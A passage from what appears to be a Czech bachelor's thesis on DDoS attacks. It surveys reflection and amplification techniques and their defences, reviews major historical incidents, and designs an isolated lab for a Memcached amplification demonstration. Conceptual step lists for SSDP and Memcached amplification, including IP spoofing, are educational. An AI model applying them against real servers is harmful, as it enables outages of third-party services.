Obrana proti tomuto útoku je poměrně složitá, jelikož se škodlivý provoz obtížně odlišuje od legitimního. Efektivní prostředek, se kterým se pravidelně setkáváme, je vyplnění formuláře, jestli na druhé straně není robot. Často se jedná buď o zaškrtnutí políčka, nebo vybrání požadovaných obrázků. Další možností je použití firewallu webových aplikací, selektivního blokování škodlivého provozu, nebo počítání „reputace“ IP adres za účelem sledování provozu [45].

2.3.5 IP Null attack

V hlavičce IPv4 paketu existuje pole „Protocol“, které říká, který protokol paket odeslal. Útočník může odeslat narušený paket, který má tuto hod-

notu nastavenou na nulu. Dnes je dle standardů tato hodnota vyčleněna pro možnost „IPv6 Hop-by-Hop Option“. Některé firewally ale nemusí takové pakety správně vyhodnotit a vpustí je do sítě označené jako nezařazené. Server musí využít dalších prostředků navíc, aby paket správně zpracoval. Pokud se útočníkovi podaří zaslat tolik pozměněných požadavků, že server při následné analýze vyčerpá své prostředky pro vyhodnocování takových paketů, může dojít k degradaci výkonu a následnému selhání serveru [22].

Potenciální obranou proti tomuto útoku je vylepšit rozhodovací proces tak, aby trval kratší dobu, případně lze navýšit kapacitu pro vypořádávání se s takovými pakety. Nejlepší možností je však upravit chování firewallu tak, aby uměl všechny hodnoty správně vyhodnotit.

2.3.6 Fake session attack

Principem útoku je opakované vytváření falešných TCP relací. Útočník vytvoří falešný požadavek SYN, za kterým posílá falešné požadavky ACK a následně falešné pakety FIN. Ze strany klienta tato posloupnost požadavků odpovídá chování jako při skutečnému zakládání TCP spojení.

Útok může probíhat i jiným způsobem, který přeskočí odeslání požadavku SYN a začne ihned posílat ACK. Protože se pakety posílají pomaleji než při běžných záplavových útocích, je obtížnější útok detekovat. Mnoho dnešních sítí využívá asymetrické směrování (příchozí a odchozí pakety jsou odeslány jinou cestou) a některé bezpečnostní nástroje jsou navrhovány pro analýzu jednosměrného provozu. Pro dříve popsaný útok je stav ideální — bezpečnostní nástroj nemusí zachytit, že příchozí pakety ACK nejsou odpovědí na SYN-ACK. Pokud se útočníkovi podaří obejít bezpečnostní nástroje, může serveru těmito falešnými spojeními vyčerpat prostředky a znepřístupnit ho [25] .

Jako ochranu lze doporučit zpětnou kontrolu na úrovni firewallu tak, aby propouštěl pouze takové ACK požadavky, které jsou reakcí na SYN-ACK ze strany serveru.

2.3.7 LOIC, HOIC

„Low Orbit Ion Cannon“ (dále jen LOIC) je testovací nástroj původně vytvořený společností Praetox Technologies pro testování zatížení. Nástroj LOIC umožňuje vývojářům vyzkoušet stabilitu svých serverů podrobením vyššího zatížení. Jako zátěž generuje provoz TCP, UDP nebo HTTP [47].

Nástroje LOIC si ovšem všimla hackerská skupina „Anonymous“, která ho začala používat jako nástroj pro spuštění DDoS útoku. Aby měl útok pomocí LOIC na oběť výraznější dopad, je potřeba využít tisíce počítačů zaměřených na oběť, útočník tedy potřebuje rozsáhlejší botnet. Při jednom z útoků v roce 2010 bylo zaznamenáno více jak 30 000 stažení LOIC [47].

Nevýhoda využití nástroje LOIC spočívá v nedostatečném krytí útočníka. Neumožňuje falšování zdrojové IP adresy, každý účastník je pomocí poskyto-

vatelů internetu dohledatelný. Pokud nechce být útočník odhalen, musí použít jiný způsob anonymizace. V důsledku snadného odhalení útočníka v kombinaci nutnosti využití botnetu není LOIC dnes často používaný [47].

„High Orbit Ion Cannon“ (dále jen HOIC) slouží k podobným účelům jako LOIC. Také se jedná o nástroj pro testování zatížení sítě a také jej začala využívat skupina „Anonymous“ pro spouštění DDoS útoků. Na rozdíl od LOIC dokáže zaplavovat síť pouze pomocí požadavků HTTP. Obsahuje ovšem skriptovací systém, který umí zpracovávat speciální soubory „boosters“ s příponou *.hoic*. Takové soubory umožňují útočníkovi zvýšit sílu útoku nebo určit seznam cílových URL adres [48].

2.4 Reflexní útoky

V nadcházející sekci jsou představeny příklady tzv. reflexních útoků, jejichž principy jsou popsány dříve v sekci 1.4.2. Jsou zde popsány zranitelnosti, kterých útočníci využívají a možnosti, jak se proti nim bránit.

2.4.1 CLDAP

Protokol „Connection-less Lightweight Directory Access Protocol“ (dále jen CLDAP) je odvozen od „Lightweight Directory Access Protocol“. Používá se k ukládání informací o uživatelích, skupinách, rolích a na základě těchto informací určuje přístup k adresářovým službám. Pokud je služba aktivní, naslouchá obvykle na portu 389.

Útočník postupně skenuje zařízení a snaží se najít takové, na kterém je port aktivní a naslouchá UDP požadavkům. Poté na přístupová práva zašle dotaz. Zatímco velikost dotazu je poměrně malá, autoři uvádí 52 B, velikost odpovědi může být až 3 662 B, amplifikační faktor je tedy až 70×. Průměrný amplifikační faktor je dle autorů o něco větší než 56× [23].

Proti těmto útokům se lze bránit filtrováním paketů z portu 389. Mezi nejčastější cíle útoků tohoto typu patří technologický a herní průmysl [23].

2.4.2 SNMP

Dalším typem reflexního útoku je útok využívající „Simple Network Management Protocol“ (dále jen SNMP), který pomáhá při správě sítě. Je podobný DNS amplifikačním útokům. Obvykle běží na portu 161.

Útočník s falešnou IP adresou zasílá množství dotazů, jejichž odpovědi server směruje na oběť. Útok může být o to nebezpečnější, pokud se útočníkovi podaří útok zesílit. Příkladem zneužití je operace „GetBulk“, která může dosahovat zesílení 600× až 1 700× [21].

Takový útok lze zmírnit filtrováním příchozího provozu a udělit přístup jen omezenému rozsahu IP adres. Další možností je využívat novější protokol SNMPv3 [43].

2.5 Amplifikační útoky

V následující sekci jsou uvedeny příklady tzv. amplifikačních útoků, o kterých je psáno dříve v sekci 1.4.3. Jsou popsány zranitelnosti, kterých útoky využívají a je navrženo, jak snižovat jejich amplifikační faktory.

2.5.1 Smurf attack

Jedním ze zástupců tohoto typu útoků je „Smurf attack“, který je v dnešní době považován už spíše za historický. Předpokladem pro provedení útoku je znalost IP adresy sítě a masky, z toho lze odvodit všesměrovou adresu sítě, na kterou útočník pošle ICMP požadavek (ping). Všesměr způsobí vícenásobnou duplikaci pingů, které se odešlou na všechna zařízení v síti. Každé zařízení na ping odpoví zpět, tím v síti dojde k amplifikaci pingu, která je přímo úměrná počtu zařízení v síti [3].

Na obranu proti tomuto útoku je postačující zakázat ping na všesměrovou adresu na každém síťovém zařízení i firewallu. Na nových zařízeních je tato možnost ve výchozím nastavení automaticky zapnuta. U starších zařízení je tuto možnost třeba aktivovat [3].

2.5.2 Fraggle attack

Na podobném principu funguje tzv. „Fraggle attack“. Rozdíl je v tom, že Fraggle attack pro svoji činnost využívá protokol UDP místo ICMP, kdy útok využívá porty 7 (UDP Echo) a 19 (UDP Character Generator). Služba Echo odpoví zpátky se stejným obsahem, služba Character Generator odpoví paketem s náhodným obsahem [1].

Pro zahájení útoku zašle útočník UDP paket se zfalšovanou IP adresou na hostitele na port 7. IP adresa je zfalšovaná tak, aby odpověď na oběť dorazila na broadcastovou adresu s cílovým portem 19. Broadcastová adresa přepošle požadavky všem zařízením v síti, kdy každé zařízení bude reagovat UDP paketem s náhodnými znaky. Tím ve vnitřní síti vznikne náhodný nadměrný provoz a zvýší se provoz mezi hostitelem a obětí [1].

Je možné se bránit podobně jako v případě Smurf útoku, kdy na firewallu a síťových zařízeních budou zakázány UDP pakety přicházející na broadcastové adresy.

2.5.3 SSDP

„Simple Service Discovery Protocol“ (dále jen SSDP) je protokol využívaný k objevování síťových služeb. Je součástí skupiny protokolů Universal Plug and Play (dále jen UPnP) a obvykle běží na portu 1900.

Za běžných podmínek zajišťuje SSDP dostupnost služby pomocí zásobníku UPnP. Například tiskárna UPnP, pokud se tiskárna připojí k síti, obeznámí pomocí multicastu ostatním počítačům v síti svoji dostupnost. Každé oslovené

zařízení požádá tiskárnu o kompletní výpis jejích funkcí, na které tiskárna reaguje odpovědí. Útok využívá chyby v zabezpečení v dotazu, přičemž směruje odpovědi na oběť. Útočník musí provést následujících šest akcí:

1. provedení skenování a hledání zařízení UPnP, která lze zneužít,
2. vytvoření seznamu zařízení, která jsou schopná reagovat,
3. vytvoření dotazu se zfalšovanou IP adresou,
4. poslání požadavku pomocí botnetu na všechna objevená zařízení s dotazem na co největší množství informací,
5. prostředníci vytvoří odpovědi až 30× větší než jsou původní požadavky,
6. všechny tyto odpovědi jsou zaslány oběti [46].

Ve čtvrtém bodu lze využít příkazy „ssdp:rootdevice“ nebo „ssdp:all“ [46]. Pokud dokáže útočník zahltit oběť těmito požadavky, může degradovat její výkon nebo způsobit DoS.

Základní a efektivní obranou je blokování provozu UDP příchozího z portu 1900. Útok je často kombinován s jinými druhy útoků, v tom případě je třeba efektivnější obrany na základě ostatních použitých útoků [46].

2.5.4 NTP

Další útoky využívají možnosti amplifikace pomocí protokolu „Network Time Protocol“ (NTP), který slouží k synchronizaci vnitřních hodin počítačů. Na počítači běží služba na UDP portu 123. Zajišťuje, aby všechna zařízení v síti ukazovala přesný čas.

Útok je často založený na exploitu funkce „monlist“, která vrací seznam posledních až 600 klientů komunikujících se serverem. Útočník pošle požadavek se zfalšovanou IP adresou s požadavkem na funkci monlist. Tato odpověď bývá často několikanásobně větší než příchozí požadavek, dochází tedy k zesílení provozu. Amplifikační faktor je přímo úměrný počtu záznamů v monlistu [13].

Účinnou obranou je deaktivovat funkci monlist, alternativně její použití povolit pouze těm, kteří ji z nějakého důvodu potřebují. Od verze NTP 4.2.7 je tato možnost vypnuta již ve výchozím nastavení [13].

2.5.5 DNS

Jiné útoky využívají pro svoje škodlivé chování systém DNS. Využívají chování tohoto systému takovým způsobem, že dokáží vyvolat DNS odpovědi o velké velikosti. Jejich cílem je zaplavit oběť falešnými DNS požadavky tak, že žádné jiné, než tyto požadavky, se nebudou zpracovávat. Obvyklá velikost DNS odpovědi je o něco větší než velikost požadavku, k zanedbatelné amplifikaci tedy dochází každým dotazem.

Dosažení větší amplifikace lze zajistit například tak, že nebude požadována pouze IP adresa, ale rekurzivní informace o celé doméně. Odpověď přijde

stále jen jedna, avšak bude obsahovat větší množství informací. Systém DNS využívá protokol UDP kvůli tomu, že DNS musí fungovat co nejrychleji. Pro tyto účely je UDP vhodné, ale na úkor kontroly validity požadavků. Útočník se zfalšovanou IP adresou může vytvořit mnoho požadavků s falešnou IP adresou oběti, na kterou budou zasílány obsáhlé odpovědi.

Detekovat takový útok na straně systému DNS není výrazně složité, oběť je často zaplavena požadavky z jedné IP adresy. Pokud by ale bylo použito blokování IP adresy, tak dojde k blokaci i validních požadavků ze strany oběti. Skutečný útočník je téměř nedohledatelný, jako u většiny útoků využívajících protokol UDP. Je možné ho složitě dohledat prostřednictvím zpětného trasování za pomoci poskytovatelů internetu.

Všechny příchozí DNS odpovědi do vnitřní sítě by měly přijít na DNS server. Pokud tomu tak není, je dobré takové odpovědi blokovat. Další možností firewallu je zajistit přijímání odpovědí pouze od těch požadavků, které byly ze serveru odeslány. Tím se do vnitřní sítě nedostanou žádné odpovědi, na které nebyl odeslán požadavek [38]. Další možností je zapnout DNS rate limiting, který umí snížit rychlost odpovědí potenciálně nebezpečných požadavků, například těch, které pochází ze stejné zdrojové adresy a požadují opakovaně stejné informace.

2.5.6 Memcached

Program Memcached je využíván jako jakási in-memory databáze, která má strukturu klíč-hodnota. Například jej využívaly webové servery pro cachování dat, aby mohly rychleji načítat stránky. Memcached nemá žádnou metodu ověřování, kdokoli do něj může zapisovat a číst v něm.

Zneužití „neoprávněného přístupu“ je bezpečnostní problém, pokud ho dokáže využít útočník prostřednictvím internetu. Memcached po instalaci běží ve výchozím nastavení na portu 11211. Pokud Memcached obdrží požadavek, najde v databázi klíč a jeho hodnotu vrátí v nepřerušeném proudu UDP paketů. Navíc může útočník do Memcached zapisovat, tak si do vzdáleného Memcached může zapsat vlastní dvojice klíč-hodnota, na které se později dotáže [12]. Zmíněný útok je podrobněji zkoumán v dalších kapitolách.

2.5.7 NXNSAttack

„NXNSAttack“ [49] je zranitelnost v rekurzivních DNS resolverech, která byla objevena na začátku roku 2020. Byla objevena autory Yehuda Afek, Anat Bremler-Barr a Lior Shafir. Není známo, že by tato zranitelnost byla útočníky v praxi zneužita, většina resolverů má vydané aktualizace, které zmírňují následky této zranitelnosti.

V DNS zónách pro získání úplných informacích o ostatních DNS serverech jsou potřeba dva, případně tři záznamy, které jednoznačně identifikují adresy jiných DNS serverů:

- „NS“ záznam se jménem serveru,
- „A“ záznam pro jeho IPv4 adresu,
- „AAAA“ záznam pro adresu IPv6.

Zranitelnost resolveru se může projevit při obdržení „NS“ záznamu bez odpovídající IP adresy. Počet DNS zpráv vyměněných v takovém procesu tak může být mnohem vyšší, autorům se podařilo vyvinout amplifikaci až 1 620×. Útočník může útok směrovat na jiný DNS server nebo na resolver [49].

Bylo navrženo schéma, které by mohlo popsaný útok simulovat. Útok se podařilo zprovoznit do podoby, kdy se sice dařilo generovat požadavky tak, že generovaly malé množství nežádoucího provozu. Bohužel se ale nepodařilo útok ukrýt do vnitřní sítě, nepodařilo se přimět rekurzivní DNS resolver k takovému chování, aby se správně tázal kořenového serveru. K útoku by bylo potřeba minimálně čtyř nebo pěti počítačů, jeden pro útočníka, jeden pro rekurzivní resolver, jeden pro útočníkův DNS server, jeden pro kořenový DNS server a jeden pro oběť.

2.6 Ostatní druhy útoků

V nadcházející sekci jsou představeny speciální druhy útoků, které nebyly dříve uvedeny. Speciální jsou v tom, že nevyužívají nějakou konkrétní zranitelnost, ale jsou to spíše obecné případy, které spojuje určitá vlastnost.

2.6.1 Ransom DDoS

Definice 2.6.1 *„A DDoS ransom attack occurs when a cyber-criminal tries to extort money from an organization by posing a threat to their web applications.“ [24]*

Definice 2.6.2 *„K Ransom DDoS útoku dojde, když se kybernetický útočník snaží vydírat organizace o peníze tím, že představuje hrozbu pro jejich webové aplikace.“ [24] (překlad autora)*

Jak název napovídá, jde o vyděračské útoky, kdy útočník vydírá oběť pod hrozbou DDoS útoku na aplikace oběti. Útočník, který myslí svoji hrozbu vážně, často provede útok v malém rozsahu pro zastrašení, aby oběť ještě více vyděsil.

Je žádoucí zkontrolovat, zdali opravdu došlo k nějakému malému útoku. Jako u jiných druhů vyděračských útoků, nikdy se nevyplatí výkupné zaplatit. Lepší investicí je investovat do ochrany proti dalším podobným útokům, aby byla oběť příště lépe připravena [24]. Zvláště výhodné může být připravení se na podobný typ útoku, který útočník provedl pro demonstraci. Je možné, že útočník použije stejnou techniku opakovaně ve větším rozsahu.

2.6.2 Multivektorové útoky

Definice 2.6.3 *„Multi-vector cyber attack is a digital attack on a network in which the hacker uses multiple points of entry.“ [26]*

Definice 2.6.4 *„Multivektorový kybernetický útok je digitální útok na síť, ve kterém útočník používá více vstupních bodů.“ [26] (překlad autora)*

Vstupní bod je slabé místo v síti, které může útočník zneužít. Ačkoli útoky byly objeveny a začaly se používat až v roce 2017, rychle se staly mezi útočníky oblíbené. Zejména z důvodu, že je proti nim třeba implementovat více druhů obran. V případě DDoS útoků se jedná o takové útoky, které používají kombinaci vícero technik pro způsobení DoS na oběti. Více informací o multivektorových útocích obecně je uvedeno zde [26].

2.6.3 Zero-Day útoky

Definice 2.6.5 *„A zero day exploit is a cyber attack that occurs on the same day a weakness is discovered in software.“ [27]*

Definice 2.6.6 *„Zero-day útok je kybernetický útok, ke kterému dojde v ten samý den, kdy byla objevena zranitelnost v softwaru.“ [27] (překlad autora)*

Proti těmto útokům neexistuje v současnosti žádná efektivní ochrana. Pokud uživatel zjistí bezpečnostní riziko, může ho výrobci softwaru nahlásit, ten poté na nahlášení reaguje. Je to bezpečnější než okamžité zveřejnění bezpečnostního rizika na internetu, kde se potenciální útočníci mohou dostat ke zranitelnosti dříve, než ji výrobce softwaru odstraní.

Uživatel se nejlépe může chránit například firewallem, použitím lokálních sítí nebo jiným zabezpečením systému. Běžný uživatel se může chránit tím, že udržuje své systémy a aplikace aktuální [27].

2.7 Největší útoky DDoS z minulosti

V následující sekci jsou uvedeny největší a nejznámější DDoS útoky v historii včetně základních informací o nich.

2.7.1 Estonsko, 2007

Známý je kybernetický útok na Estonsko. Útok byl zahájen dne 27. 4. 2007 a trval přibližně tři týdny. Cílem útoku se stala estonská vnitřní internetová infrastruktura, vládní portály, ministerstva, banky, mediální struktury a komunikační společnosti. K útoku bylo použito velké množství botnetů z celého světa, útočníci však používali převážně ruské IP adresy. Útočníci použili především záplavové útoky, nejčastěji ping (ICMP) flood. Estonsku se

nakonec podařilo ubránit efektivním odfiltrováním provozu. Použité botnety přestaly po dvou týdnech fungovat. Motivem útoku byly pravděpodobně politické spory s Ruskem, například existují rusky napsané články o výzvách na podílení se na útoku [14].

2.7.2 Americké bankovní ústavy, 2012

Terčem velkého útoku se také stala skupina amerických bankovních institucí. Série útoků proti bankám proběhla v září a říjnu roku 2012. Za útokem stála hackerská skupina „Izz ad-Din al-Qassam Cyber Fighters“, motivem bylo údajné zveřejnění filmového traileru, který zesměšňoval proroka Muhammada. V důsledku útoku byly narušeny převážně služby internetového a mobilního bankovnictví. V prosinci stejného roku skupina provedla novou vlnu útoků, která měla být rozsáhlejší. Ve výsledku byl objem provozu stejný jako v září a říjnu, jejím dopadem bylo zpomalení služeb. Útočníci použili botnet nazvaný Brobot a jako hlavní zdroj útoku byly speciálně vytvořené DNS pakety. Útoky na podzim i v prosinci 2012 dosahovaly maximální síly až 60 Gbps [15].

2.7.3 GitHub, 2015

Terčem útoku se v roce 2015 stal Github. Stránka byla nedostupná několik dnů. Útok byl založen na návštěvách největšího čínského vyhledávače Baidu. Čínský bezpečnostní expert zvaný „Anthr@x“ zjistil, že stránka vyhledávače se každých několik sekund pokusila o načtení těchto URL adres:

- github.com/greatefire/,
- github.com/cn-nytimes/.

Anthr@x také uvedl, že útok byl nejspíše způsoben „nějakým“ zařízením na pomezí internetu a čínské vnitřní sítě, jemuž se podařilo unést HTTP připojení do čínské sítě a nahradilo některé Javascriptové soubory Baidu škodlivými soubory, které se načítaly každé dvě sekundy. Největší síla útoku není známa [19].

2.7.4 Dyn, 2016

V roce 2016 byl proveden velký DDoS útok na Dyn, poskytovatele služeb DNS. Byl to první velký útok zahrnující botnet vytvořený malwarem „Mirai“. Jedná se o jeden z největších útoků v historii, útok byl velmi dobře připravený. Strategický ředitel Dyn uvedl, že na útoku se podílelo až 10 milionů IP adres. Ačkoli teorií ohledně motivu potenciálních útočníků je mnoho, nelze s jistotou říci, kdo za útoky stojí [16].

2.7.5 GitHub, 2018

Github se stal terčem rozsáhlého útoku podruhé dne 28. 2. 2018. Na platformu v jednu chvíli dorazilo 1,3 Tbps provozu, i když útok trval jen několik minut. Do té doby se GitHubu podařilo odklonit provoz na službu zmírňování DDoS, Akamai Prolexic. K provedení útoku nebyl využit žádný botnet, útočník pouze zfalšoval svojí IP adresu a provedl útok přes program Memcached [20].

2.7.6 Amazon Web Services, 2020

Velkému DDoS útoku čelil také Amazon, konkrétně Amazon Web Services v prvním čtvrtletí roku 2020. Útok dosahoval síly až 2,3 Tbps, jedná se o zatím největší zachycený DDoS útok v historii. Útočníci použili reflexní útok využívající zranitelnosti v CLDAP v kombinaci s dalšími amplifikačními útoky. Výhodou této kombinace je, že dochází k zesilování útoku a zároveň je těžší odhalit útočníky, kteří využívají zfalšované IP adresy [17].

2.7.7 Bitcoin, 2020


Výpadky stránek způsobené DDoS útoky se nevyhnuly ani stránkám se softwarem Bitcoinu. K útoku došlo 19. 12. 2020, kdy v ranních hodinách nebyly dostupné webové služby. Stránky se podařilo brzy obnovit. Není známo, jaký typ útoku byl použit. Jeden z vývojářů uvedl, že provoz vedl z Ruska, ale o skutečném viníkovi se lze jen dohadovat, protože útočníci využívali zdroje napadené malwarem a skryli se za virtuální sítě. Také uvedl, že DDoS útoky na podobné struktury jsou běžnou záležitostí [18].

2.8 Vývoj DDoS útoků v čase


Společnost Arbor Networks, Inc. provozuje stránku „Digital Attack Map“ [29], na které lze najít digitální mapu globálních DDoS útoků. Ukazuje provoz potenciálních DDoS útoků každý den od roku 2015, lze dohledat data až z poloviny roku 2013.

Portál SecureList [28] každé čtvrtletí shromažďuje informace a vytváří statistiky o DDoS útocích. Dle autorů je dlouhodobě nejčastějším typem útoku „SYN Flood“. Graf 2.3 ukazuje, kolik skutečných útoků procentuálně ze všech zaujímá tento typ útoku za poslední tři roky v jednotlivých čtvrtletích. Graf 2.3 je vytvořený na základě dat z [28].

Z dat ze stejného portálu [28] je vytvořen další graf, který zobrazuje pokles nebo nárůst počtu zachycených DDoS útoků v procentech za poslední čtyři roky. Jako výchozí je vybrán rok 2019, který reprezentuje 100 %. Graf 2.4 uvádí procentuální nárůst nebo pokles počtu DDoS útoků za poslední čtyři roky.



Obrázek 2.3: Poměr počtu útoků typu „SYN Flood“ ku všem ostatním útokům v procentech za poslední tři roky ve všech čtvrtletích. Vytvořeno na základě [28].



Obrázek 2.4: Relativní četnost všech DDoS útoků za poslední čtyři roky v procentech ve srovnání s rokem 2019. Vytvořeno na základě [28], zaokrouhleno.

Kapitola 3

Útok Memcached

Následující kapitola je věnována popisu zranitelnosti útoku pomocí programu Memcached a navrhnutí schématu, pomocí kterého je možné provést demonstraci tohoto útoku.

3.1 Seznámení s Memcached


„Free & open source, high-performance, distributed memory object caching system.“ [30]

Jinými slovy, Memcached je bezplatný open source program fungující jako malá in-memory databáze typu klíč-hodnota. Je určen primárně pro ukládání malých záznamů, maximální velikost jednoho záznamu je 1 MiB, lze ji upravit pomocí parametru „-I“. Jeho hlavním účelem je zrychlení dynamických webových aplikací, kterým usnadňuje přístup k bloku dat na základě klíče, jež je jednodušší než standardní připojení k databázi. Program byl vyvinut programátorem Bradem Fitzpatrickem pro LiveJournal v roce 2003 [30]. Program vylepšuje práci s pamětí. Principiálně funguje tak, že umí zpřístupnit paměť z místa, kde je momentálně paměti více, než je potřeba a zpřístupní jí místu, kde je paměti méně [31].

3.1.1 Zranitelnost a exploit Memcached

Bezpečnostním problémem programu Memcached jsou neomezená přístupová práva k použití. Kdokoliv, kdo zná adresu Memcached serveru, si může o data žádat, dokonce může vlastní data zapisovat. Dalším bezpečnostním rizikem je možnost běhu programu na portu UDP. To umožňuje útočníkovi posílat požadavky se zfalšovanými IP adresami.

Těchto dvou vlastností je v útoku využíváno a s jejich pomocí je vygenerováno z jednoho požadavku velké množství nežádoucího provozu, který je nasměrován na oběť. Z pozice útočníka je nutno provést následující kroky:



Obrázek 3.1: Vnitřní síť s jedním útočníkem, jedním serverem a jednou obětí. Obrázky účastníků převzaty z [37].

1. zjistit, zda na serveru běží Memcached a jestli je možné se k němu připojit,
2. zapsat do databáze vlastní klíč s vlastní hodnotou,
3. zfalšovat hlavičky odchozích IP paketů tak, aby zdrojová IP adresa byla shodná s IP adresou oběti,
4. odeslat dotaz na dříve vytvořený klíč.

3.2 Návrh schématu pro provedení útoku

V základním provedení jsou potřeba celkem tři počítače — jeden počítač jako útočník, jeden počítač se zranitelným programem Memcached a jeden počítač jako příklad oběti. Počítače jsou propojeny mezi sebou ve vnitřní síti podle obrázku 3.1.

3.2.1 Výběr prostředí

Jedním z možných prostředí pro provedení útoku jsou virtuální počítače spravované programem Virtualbox [32]. Využití toho programu má výhodu v téměř

neomezené možnosti správy počítače. Dalším plusem je přenositelnost a s ní následná dostupnost pro účely ukázky. Jistou nevýhodu je naopak hardwarová náročnost řešení.

Dalším možným prostředím je využití systému CloudFIT. Výhodou oproti Virtualboxu je menší paměťová náročnost na straně uživatele. Nevýhodou je omezení přístupu, které by nebylo možné po ukončení tvorby bakalářské práce. Další velkou nevýhodou je, že prostředí CloudFIT není vhodné pro generování potenciálně většího provozu, mohlo by dojít ke zpomalení provozu v rámci celé platformy.

Možné je využít simulátory nebo emulátory síťového provozu. Problémem ale je, že sice lze provádět různá síťová nastavení a monitorovat provoz, ale nelze na nich instalovat dodatečné programy, například Memcached, které jsou pro útok nutné.

Po zvážení všech možností je vybráno řešení pomocí virtuálních počítačů spravovaných Virtualboxem. Výsledné počítače jsou v podobě appliance dostupné i po ukončení této práce. Pokud počítače mezi sebou komunikují pouze v rámci vnitřní sítě, neškodí nikomu mimo tuto síť nežádoucím provozem. Také zde pak existuje možnost dalšího rozvoje pro další útoky nebo obrany.

3.2.2 Příprava účastníků

Na straně útočníka je nainstalován program „nmap“, který pomůže ověřit připojení k Memcached na zranitelném serveru. K tomuto účelu lze alternativně použít i příkaz „nc“ s příslušnými parametry. Další potřebné nástroje již jsou součástí systému.

Na zranitelném serveru je nainstalován program Memcached. V konfiguračním souboru „/etc/memcached.conf“ je změněna IP adresa tak, aby služba byla dostupná nejen pro hostitelský počítač. Dále je povoleno naslouchání na UDP portu 11211. Z bezpečnostních důvodů v nových verzích ve výchozím nastavení program běží pouze na TCP. Kontrolu běhu služby lze ověřit pomocí příkazu „netstat“.

Oběť nemá žádné speciální nastavení. Slouží jen jako možná ukázka zdroje, který může být cílem útoku.

Všichni účastníci mají nainstalovaný program Wireshark [34], který monitoruje příchozí a odchozí pakety. Toho je využito především při výpočtu amplifikačního faktoru útoku. Na všech počítačích je nainstalován program „iftop“, který pomáhá účastníkům monitorovat zátěž. Každý účastník má na ploše připravené „readme“, které obsahuje důležité informace.

3.2.3 Vytváření dalších účastníků

Další účastníci jsou vytvořeni v programu Virtualbox klonováním příslušných počítačů. Po naklonování každého počítače je třeba počítač zapnout a změnit mu IP adresu na rozhraní vnitřní sítě a v případě nutnosti upravit připravené

skripty tak, aby odpovídaly novému stavu. Jde především o přidání nebo změnu IP adres nových účastníků do příslušných míst ve skriptech. Při klonování nového zranitelného serveru je důležité upravit IP adresu v souboru „/etc/memcached.conf“ a restartovat ho.

3.3 Změna počtu účastníků

Tato část se zabývá vlivem změny počtu účastníků, zejména pak změnou počtu útočníků a změnou počtu zranitelných serverů.

3.3.1 Více útočníků

